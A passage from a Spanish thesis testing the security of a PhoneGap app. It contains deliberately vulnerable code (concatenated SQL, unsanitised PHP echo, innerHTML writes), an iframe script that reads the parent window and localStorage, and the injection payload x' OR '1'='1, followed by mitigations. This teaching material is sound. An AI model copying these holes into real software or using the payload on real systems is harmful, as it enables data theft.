


Figura 15. Interfaz de WebStorm mostrando un proyecto de PhoneGap

3.2.2. Desarrollo de la aplicación

Página principal

Código de la página principal de la aplicación PhoneGap:

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>TFM testing app</title>
  </head>
  <body>
    <h1>TFM testing app</h1>
    <ul>
      <li><a href="iframes.html">iFrames</a></li>
      <li><a href="scripts.html">Inyección de scripts</a></li>
      <li><a href="sql.html">SQL injection</a></li>
      <li><a href="storage.html">LocalStorage</a></li>
    </ul>

    <script type="text/javascript" src="cordova.js"></script>
    <script type="text/javascript" src="js/index.js"></script>
    <script type="text/javascript">
      app.initialize();
    </script>
  </body>
</html>
```



Carga de “iframes”

Código en la aplicación PhoneGap para cargar el *iframe*:

```
<!DOCTYPE html>
<html>
<head lang="es">
  <meta charset="utf-8">
  <title>iframes</title>
</head>
<body>
  <h1>Prueba de iframes</h1>
  <h2>A partir de una fuente interna (HTML contenido en esta app)</h2>
  <iframe src="spec.html"></iframe>

  <h2>A partir de una fuente externa</h2>
  <iframe src="http://servidor.local/tfm/iframe.php"></iframe>

  <script src="cordova.js"></script>
  <script src="js/index.js"></script>
  <script>
    app.initialize();
  </script>
</body>
</html>
```



Inyección de scripts tras una llamada XMLHttpRequest

Código en la aplicación PhoneGap que realiza una petición AJAX y escribe el HTML devuelto por el servidor:

```
<!DOCTYPE html>
<html>
<head lang="es">
  <meta charset="utf-8">
  <title></title>
</head>
<body>
  <form action="http://192.168.1.109/tfm/" id="form">
    <label>Introduce un valor cualquiera:
      <input type="text" name="param" id="form-param">
      <input type="submit" value="Enviar">
    </label>
  </form>
  <div id="resultado"></div>

  <script type="text/javascript" src="cordova.js"></script>
  <script type="text/javascript" src="js/index.js"></script>
  <script type="text/javascript">
    app.initialize();

    document.getElementById('form').addEventListener('submit', function (e) {
      var xhr = new XMLHttpRequest();
      xhr.open('GET', 'http://192.168.1.109/tfm/?param=' +
        encodeURIComponent(document.getElementById('form-param').value), true);
      xhr.withCredentials = true;
      xhr.onreadystatechange = function () {
```



```

        if (xhr.readyState === 4 && xhr.status === 200) {
            var response = xhr.response;
            document.getElementById('resultado').innerHTML = response;
        }
    };
    xhr.send();
    e.preventDefault();
});
</script>
</body>
</html>

```

Almacenamiento en bases de datos

Código fuente del formulario principal que obtiene información de una base de datos existente en el dispositivo (Web SQL):

```

<!DOCTYPE html>
<html>
<head lang="es">
    <meta charset="utf-8">
    <title>Ejemplo acceso a bases de datos</title>
</head>
<body>
<label>Ciudad: <input type="text" id="nombre"></label>
<button id="obtener-personas">Obtener personas</button>
<div id="resultado">Aquí aparecerá el resultado de la consulta.</div>

<script src="cordova.js"></script>
<script src="js/index.js"></script>
<script src="js/sql-init.js"></script>
<script type="text/javascript">
    app.initialize();

    var db = initDb();
    var inputNombre = document.getElementById('nombre');
    document.getElementById('obtener-personas').onclick = function (event) {
        db.transaction(
            function(tx) {
                var sql = "SELECT id, nombre FROM usuarios " +
                    "WHERE ciudad = '" + inputNombre.value + "'";
                tx.executeSql(sql, [], function(tx, results) {
                    showResult(results.rows);
                });
            },
            function(error) {
                alert("Transaction Error: " + error.message);
                showResult();
            }
        );
        event.preventDefault();
    };

    function showResult(rows) {
        var resultado = document.getElementById('resultado');
        var html = '';
        if (rows) {
            html += '<p>' + rows.length + ' filas.</p><p>';

```



```

        for (var i = 0; i < rows.length; i++) {
            html += rows.item(i).nombre + '<br>';
        }
        html += '</p>';
    }
    resultado.innerHTML = html;
}
</script>
</body>
</html>

```

Código del fichero /js/sql-init.js, encargado de inicializar los datos en la base de datos, con el objetivo de poder hacer consultas de prueba contra los mismos:

```

function initDb() {
    var db = openDatabase('UsuariosDB', '1.0', 'BD de ejemplo', 90000);
    db.transaction(
        function(tx) {
            createTable(tx);
            addSampleData(tx);
        },
        function(error) {
            console.log('Transaction error: ' + error);
        },
        function() {
            console.log('Transaction success');
        }
    );
    return db;
}

function createTable(tx) {
    tx.executeSql('DROP TABLE IF EXISTS usuarios');
    var sql = "CREATE TABLE IF NOT EXISTS usuarios ( " +
        "id INTEGER PRIMARY KEY AUTOINCREMENT, " +
        "nombre VARCHAR(50), ciudad VARCHAR(50))";
    tx.executeSql(sql, null,
        function() {
            console.log('Create table success');
        },
        function(tx, error) {
            alert('Create table error: ' + error.message);
        }
    );
}

function addSampleData(tx) {
    var usuarios = [
        {'id': 1, 'nombre': 'Fernando', 'ciudad': 'Logroño' },
        {'id': 2, 'nombre': 'Manuel', 'ciudad': 'Logroño' },
        {'id': 3, 'nombre': 'José', 'ciudad': 'Madrid' },
        {'id': 4, 'nombre': 'Antonio', 'ciudad': 'Logroño' },
        {'id': 5, 'nombre': 'Juan', 'ciudad': 'Barcelona' }
    ];
    var sql = "INSERT OR REPLACE INTO usuarios id, nombre, ciudad) " +
        "VALUES (?, ?, ?)";
}

```

```
for (var i = 0; i < usuarios.length; i++) {  
    var e = usuarios[i];  
    tx.executeSql(sql, [e.id, e.nombre, e.ciudad],  
        function() {  
            console.log('INSERT success');  
        },  
        function(tx, error) {  
            alert('INSERT error: ' + error.message);  
        }  
    );  
}
```

Almacenamiento web (*localStorage*)

Se creará una página web que hace uso del *localStorage*, y lo hará insertando algunos datos en este almacenamiento. El código fuente de esta vista es el siguiente:

```
<!DOCTYPE html>  
<html>  
  <head lang="es">  
    <meta charset="utf-8">  
    <title></title>  
  </head>  
  <body>  
  
    <iframe src="storage-iframe.html"></iframe>  
  
    <script type="text/javascript" src="cordova.js"></script>  
    <script type="text/javascript" src="js/index.js"></script>  
    <script type="text/javascript">  
      app.initialize();  
  
      // inicializar almacenamiento localStorage  
      localStorage.setItem('usuario', 'Prueba');  
      localStorage.setItem('aplicacion', 'TFM');  
    </script>  
  </body>  
</html>
```



Tras la ejecución, el almacenamiento local tendrá asignadas dos propiedades (*usuario* y *aplicacion*) con los valores *Prueba* y *TFM*, respectivamente.

3.3.Pruebas

3.3.1. Carga de iframes

Página interna

Como es una página de la que se tiene control, si el código que contiene es seguro no existirá ningún problema derivado de la carga de dicho *iframe*.

Sitio externo

Se cargará una página de un servidor, es decir, externa a la aplicación (por ejemplo, esto puede ser útil para cargar un anuncio procedente de alguna web que pague por las visualizaciones).

A continuación se muestra un ejemplo de código malicioso contenido en un *iframe*. El script que contiene dicho *iframe* obtendrá todas las variables del objeto *window*, que contiene absolutamente toda la información, y lo convertirá a JSON.

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <title>iFrame</title>
</head>
<body>
  <div id="contenido">Aquí irá el contenido de <em>window</em>.</div>

  <script src="cordova.js"></script>
  <script src="json-prune.js"></script>
  <script>
    var data = JSON.prune(window.parent);
    document.getElementById('contenido').textContent = data;
  </script>
</body>
</html>
```

Como no se tiene control sobre ese servidor, el código puede ser alterado y ejecutar cualquier tipo de instrucción. En el caso de la prueba, se está mostrando el contenido de todas las variables existentes en la aplicación, pero bien podrían ser enviadas a otro servidor.




Figura 16. Prueba de iframes

3.3.2. Inyección de scripts tras una llamada XMLHttpRequest

Tras realizar el envío del formulario, se cargan los contenidos de la página que envía el servidor vía una petición XMLHttpRequest. El código fuente en el servidor es el siguiente:

```
<?php
$GET = $_GET['param'];
$post = $_POST['param'];

if (isset($GET)) {
    echo "<p>Recibido parámetro GET:<br><strong>$GET</strong></p>";
} elseif (isset($post)) {
    echo "<p>Recibido parámetro POST:<br><strong>$post</strong></p>";
} else {
    echo "<p>No se ha recibido ningún parámetro.</p>";
}
?>
<script>
alert('hola');
</script>
```

La conclusión tras la realización de las pruebas es que los *scripts* recibidos no se ejecutan, pese a que son añadidos al DOM al igual que el resto de HTML que se recibe.

Si se desea que estos scripts se ejecutaran, se necesitaría obtener los elementos *script* del DOM y evaluar usando la función *eval* el código. El uso de la función *eval* no está recomendado, ya que si existe cualquier problema en el servidor que envía las instrucciones a ejecutar, es muy fácil que sea manipulado.




Figura 17. Contenido devuelto por el servidor tras una petición XMLHttpRequest

3.3.3. Inyección de SQL

En el caso del ejemplo, la base de datos contiene la siguiente información:

ID	NOMBRE	CIUDAD
1	Fernando	Logroño
2	Manuel	Logroño
3	José	Madrid
4	Antonio	Logroño
5	Juan	Barcelona

En caso de que se realice una consulta normal no existe ningún problema. La aplicación escribe por pantalla las filas encontradas de manera normal, tal y como se ve en la Figura 18.

Ciudad:

Obtener personas (seguro)

Resultado obtenido usando método **no seguro**:

1 filas.

José

Figura 18. Consulta no maliciosa a una base de datos

Sin embargo, si al usuario se le ocurre introducir una comilla simple en el campo de texto verá que algo ha fallado, intuyendo seguramente que puede haber una vulnerabilidad de inyección de SQL. Introduciendo algo del tipo `x' OR '1'='1` se confirma. En el caso de la Figura 19 se puede observar cómo la aplicación devuelve todas las filas de la tabla.

Ciudad:

Obtener personas (seguro)

Resultado obtenido usando método **no seguro**:

5 filas.

Fernando

Manuel

José

Antonio

Juan

Figura 19. Inyección de SQL conseguida con éxito

Para conseguir que no se produzcan inyecciones de SQL, se ha creado una nueva función (que se ejecuta mediante el botón «seguro»). El código de la implementación de este nuevo botón es el siguiente:

```
document.getElementById('obtener-personas').onclick = function (e) {
  db.transaction(
    function(tx) {
      var sql = "SELECT id, nombre FROM usuarios " +
        "WHERE ciudad = ?";
      tx.executeSql(sql, [inputNombre.value], function(tx, res) {
        showResult(res.rows);
      });
    },
    function(error) {
      alert("Transaction Error: " + error.message);
      showResult();
    }
  );
  e.preventDefault();
};
```

Ahora, el número de filas devuelto será acorde al valor introducido por el usuario, sin que se vea modificado el comportamiento de la consulta (Figura 20).

Ciudad:

Obtener personas (seguro)

Resultado obtenido usando método **seguro**:

0 filas.

Figura 20. El método seguro no produce una inyección de SQL

3.3.4. Almacenamiento web (*localStorage*)

El marco que carga la vista de almacenamiento *localStorage* contiene una función que obtiene todas las propiedades guardadas en dicho almacenamiento y las muestra por pantalla:

```
function getLocalStorageData() {  
    var data = [];  
    var ls = window.parent.localStorage;  
  
    // comprobar que el navegador lo soporte  
    if (ls && ls.length) {  
        for (prop in localStorage) {  
            var obj = ls[prop];  
            data.push({'prop': prop, 'obj': obj});  
        }  
    }  
    return data;  
}  
  
var div = document.getElementById('resultado');  
div.innerHTML = JSON.prune(getLocalStorageData());
```

JS

El resultado es la obtención de los datos del almacenamiento local en la página principal desde el propio *iframe*. La Figura 21 prueba la consecución de este hecho.

```
[{"prop":"aplicacion","obj":"TFM"},  
{"prop":"usuario","obj":"Prueba"}]
```

Figura 21. Obtención de datos del *localStorage*.

Por otro lado, se ha probado a cargar una página de un servidor externo con el mismo código JavaScript para obtener la información almacenada, y el resultado de la prueba ha sido el mismo que al cargar una página HTML empaquetada en la aplicación.

3.3.5. Ingeniería inversa de la aplicación

La aplicación de PhoneGap está compuesta por HTML, CSS, JavaScript y objetos multimedia empaquetados en un contenedor nativo. El objetivo de esta prueba es analizar si dichos contenidos son fácilmente accesibles por cualquiera que disponga del instalador de la aplicación.

Se va a analizar la estructura de la aplicación en los sistemas operativos Android y Windows Phone. En iOS no se podrá realizar la prueba porque se necesita una clave de desarrollador, de la que en este momento no se dispone.

Android

Las aplicaciones en Android vienen empaquetadas en los ficheros APK. Se trata de archivos comprimidos en ZIP, por lo que con cualquier descompresor se podrá acceder a su contenido fácilmente.

Analizando la estructura del mismo, se puede observar claramente que en el subdirectorio `/assets/www` se encuentran los ficheros fuente de la aplicación (Figura 22).




Figura 22. Contenido del APK que empaqueta la aplicación

Como es previsible, al editar uno de estos ficheros se puede encontrar el código fuente de la aplicación original. La Figura 23 muestra uno de estos ficheros.




Figura 23. Contenido de uno de los ficheros HTML del APK

Windows Phone




Figura 24. Contenido del XAP que empaqueta la aplicación

Al igual que en Android, las aplicaciones en Windows Phone se empaquetan en archivos comprimidos, aunque en este caso con extensión XAP. Tal y como se muestra en la Figura 24, el subdirectorio /www contiene los ficheros originales de la aplicación.

4. Resultado de las pruebas

Tras llevar a cabo las distintas pruebas en la aplicación que se ha implementado, se puede concluir que la mayoría de vulnerabilidades provienen de deficiencias a la hora de codificar la aplicación. En muchos casos, existen características en el *framework* de desarrollo que pueden usarse para evitar errores de este tipo, pero que al venir desactivadas por defecto pueden pasar desapercibidas.

Tabla 8. Resumen de las pruebas realizadas y soluciones previstas

Prueba	Problema encontrado	Solución
Carga de iframes	Un <i>iframe</i> malicioso puede acceder a los datos de la aplicación y modificar su comportamiento.	No permitir el acceso a cualquier dominio. Crear una lista blanca con los válidos.
Inyección de scripts	—	—
Consulta base de datos	Inyección de SQL en un formulario del que no se filtran los datos de entrada.	Utilizar consultas preparadas (<i>prepared statements</i>).
Almacenamiento local	Mediante un XSS se puede obtener todos los datos almacenados en el <i>localStorage</i> .	Evitar ataque XSS, cargando contenido seguro.
Ingeniería inversa	Se puede ver el código fuente de la aplicación descomprimiendo el paquete.	Dificultar el acceso al código fuente mediante la ofuscación del código.

En la mayor parte de casos analizados, las vulnerabilidades provienen de un mal filtrado de las variables de entrada de los datos enviados por el usuario. También pueden venir los problemas por culpa de la confianza que tenga el desarrollador de la aplicación en una página web externa de la que no controla su contenido.

5. Análisis de los resultados y medidas a tomar

A continuación se describen una serie de buenas prácticas a seguir, producto de las pruebas realizadas con la aplicación.

5.1. Lista blanca de dominios

Por defecto, la lista blanca de dominios permite obtener recursos de cualquier dominio, es decir, no es de aplicación en ningún caso la política de mismo origen.

Para evitar esto, se debe añadir al archivo de configuración del proyecto cuáles son los dominios permitidos para la realización de peticiones AJAX, obtención de CSS, cargar un *iframe*, etc.:

- Si se desea permitir todos los dominios:

```
<access origin="*" />
```

- Si solo se desea permitir "http://www.ejemplo.com":

```
<access origin="http://www.ejemplo.com" />
```

- Si se permite cualquier subdominio de "ejemplo.com":

```
<access origin="http://*.ejemplo.com" />
```

- Si se permite cualquier subdominio de "ejemplo.com" bajo una conexión HTTPS:

```
<access origin="https://*.ejemplo.com" />
```

Para cada dominio que se necesite se puede añadir una nueva etiqueta como las anteriores.

En versiones anteriores de PhoneGap había un *bug* por el cual si en el fichero de configuración está incluido el dominio "ejemplo.com", cualquier petición a "ejemplo.com.atacante.com" sería permitida.

Este listado de dominios permitidos no funciona en Android API level 10 y anteriores (Android 2.3 y anteriores), ni tampoco en Windows Phone 7/8 en caso de que se usen *iframes* o una petición XMLHttpRequest. Esto significa que un atacante puede cargar cualquier dominio en un *iframe* y todos los scripts que contenga éste podrán acceder directamente a los objetos definidos por la aplicación. En caso de ser necesario el desarrollo de la aplicación para estas plataformas vulnerables, se recomienda no utilizar *iframes* ni cargar contenido externo.

5.2. Sobre el uso de iframes para cargar servicios externos

Si el contenido es servido dentro de un *iframe* procedente de un dominio permitido, dicho *iframe* tendrá acceso completo a todos los objetos de PhoneGap.

Esto quiere decir que, si se decide añadir a la lista blanca a un dominio que por ejemplo sirve publicidad a través de un *iframe* que se carga en el navegador del móvil, puede ocurrir que un anuncio malicioso tenga acceso a información sensible. Por esta causa, es recomendable no utilizar *iframes* a no ser que se tenga el control sobre el servidor que sirve el contenido del marco.

5.3. Certificate pinning

En general, los certificados son validados mediante la verificación del árbol de firmas que contiene. Por ejemplo, MiCertificado está firmado por CertificadoIntermedio, que a su vez está firmado por CertificadoRaíz. Este último debe estar en el almacén de certificados en los que confiar del ordenador. *Certificate pinning* consiste en confiar solamente en un certificado o en los certificados firmados por éste, ignorando por completo el proceso anterior de verificación de firma.

En resumen, mediante el mecanismo de *Certificate pinning* un navegador solo confía en los certificados que tenga almacenados, en vez de realizar la verificación de firma usando los certificados raíz (CA). De esta forma se mitiga el riesgo de que un certificado raíz sea comprometido, aunque con la desventaja de que es necesario mantener un listado actualizado de certificados válidos.

PhoneGap no soporta el uso de *certificate pinning*. El principal obstáculo es la imposibilidad de interceptar las conexiones SSL para realizar la comprobación de validez del certificado usando el API nativo de Android (aunque sí es posible realizar *certificate pinning* en Android con Java usando JSSE, el *web view* donde se cargan los contenidos de PhoneGap está escrito en C++ y no está soportado).

Pese a que PhoneGap ha sido diseñado para funcionar de manera consistente en todos los sistemas soportados, la falta de esta característica en un sistema tan extendido como Android rompe esa consistencia.

No obstante, existen otras vías para aproximar el funcionamiento de *certificate pinning*, como por ejemplo comprobar si la huella digital del servidor contiene el valor esperado cuando la aplicación arranca y a lo largo de la ejecución de la misma. Existen

complementos para PhoneGap que realizan esto. Sin embargo, llevar a cabo esto no es lo mismo que el mecanismo de *certificate pinning*, ya que no se verifica si la huella digital permanece constante en cada una de las conexiones al servidor.

5.4. Certificados autofirmados

El uso de certificados autofirmados para verificar la identidad del servidor debe evitarse en cualquier caso. Si desea contar con SSL, es altamente recomendable comprar un certificado firmado por una entidad de certificación conocida. La imposibilidad de utilizar *certificate pinning* hace que esto sea importante.

La razón es que aceptar certificados autofirmados evita que se realice la verificación en cadena del certificado, lo que permite al dispositivo que cualquier servidor sea considerado válido, de manera que los ataques de *man-in-the-middle* puedan llevarse a cabo sin problema. Para un atacante es relativamente sencillo no solo interceptar la comunicación entre el dispositivo y el servidor, sino también tiene la posibilidad de modificar los datos que se intercambian. El teléfono móvil nunca podrá ser capaz de distinguir si la comunicación está siendo con el servidor o hay alguien modificando el flujo.

Debido a la gran facilidad con que se puede llevar a cabo un ataque de *man-in-the-middle*, una conexión HTTPS que use un certificado autofirmado es prácticamente igual de inseguro que una conexión HTTP no cifrada ya que, pese a ir cifrado el tráfico en el primer caso, la clave con la que se está realizando el cifrado no se sabe si pertenece al servidor o a un atacante. Además, el uso de certificados autofirmados da una falsa sensación de seguridad al usuario, que puede creer que por el mero hecho de estar la conexión cifrada nadie podrá robarle información. La única ventaja es que ante observadores pasivos el tráfico no será descifrable.

Al ejecutar PhoneGap en Android, usar la configuración `android:debuggable="true"` en el manifiesto de la aplicación obviará errores SSL, como el error que se produce al verificar un certificado autofirmado o una cadena de certificados. Es importante que esta configuración no aparezca en la aplicación final.

5.5. Almacenamiento en la tarjeta SD

Desde Android 2.3, este sistema operativo dispone de cifrado de las aplicaciones que se copian a la tarjeta SD; y a partir de Android 3.0 también permite el cifrado del almacenamiento interno. Así, si la aplicación usa Web SQL o *localStorage* es imposible

para un atacante obtener la información a través del sistema operativo, en caso de que el dispositivo tenga el cifrado activo y haya sido bloqueado. Esto realmente no aplica a los desarrolladores de aplicaciones para PhoneGap, es más bien una cuestión del sistema operativo.

Las aplicaciones, por otro lado, disponen de un directorio privado en donde se pueden guardar archivos que no pueden ser leídos por las demás aplicaciones. Este directorio está localizado dentro de la carpeta `/data/data/nombre.aplicacion`. No obstante, en caso de que el dispositivo esté *rooteado* el sistema de permisos encargado de no permitir el acceso a los datos privados de la aplicación no funcionará.

5.6. Permisos en las aplicaciones

Android también dispone de su propio sistema de permisos, que es muy robusto. Desafortunadamente, la configuración inicial de las aplicaciones PhoneGap tienen activos todos los permisos disponibles en el *Android Manifest*, por lo que en caso de que haya alguna vulnerabilidad en la aplicación, el atacante que la explote podrá acceder a más funcionalidades del teléfono.

Si se eliminan los permisos innecesarios, un atacante que consiga hacerse con el control solo tendrá acceso a la funcionalidad de la aplicación, y no a todas las características del dispositivo.

5.7. Ingeniería inversa

Como la aplicación PhoneGap está compuesta por HTML, CSS, JavaScript y objetos multimedia empaquetados en un contenedor nativo, es importante tener en cuenta que el código puede ser manipulado fácilmente usando técnicas de ingeniería inversa.

Por ejemplo, si el atacante analiza el fichero APK de una aplicación para PhoneGap, podrá ver claramente la ubicación de los recursos (dentro del APK, en la carpeta `/assets/www`, tal y como se muestra en la Figura 22).

5.8. Otras consideraciones a tener en cuenta

5.8.1. No utilizar Android 2.3 (API level 10)

Es recomendable establecer como requisito mínimo para la aplicación el API level 11, que corresponde con todas las versiones posteriores a Android 3.0 (inclusive). Android

2.3 (API level 10) dejó de ser actualizada por Google y los fabricantes desde hace tiempo, por lo que no se recomienda su uso.

Por otro lado, se sabe que Android 2.3 es en general inseguro. Gracias a la cuota de mercado que aún tiene esta versión y que su período de soporte finalizó hace ya unos años, muchos atacantes se han centrado en buscar vulnerabilidades para explotar.¹¹

Además, como ha quedado expresado anteriormente, el mecanismo de listas blancas no funciona en versiones antiguas de Android, por lo que un atacante puede ejecutar código malicioso dentro de un *iframe* y obtener información de cualquier elemento de la aplicación creada con PhoneGap. Inclusive, también puede ejecutar código malicioso, pudiendo enviar SMS a números “premium”.

5.8.2. Usar “InAppBrowser” para abrir enlaces externos

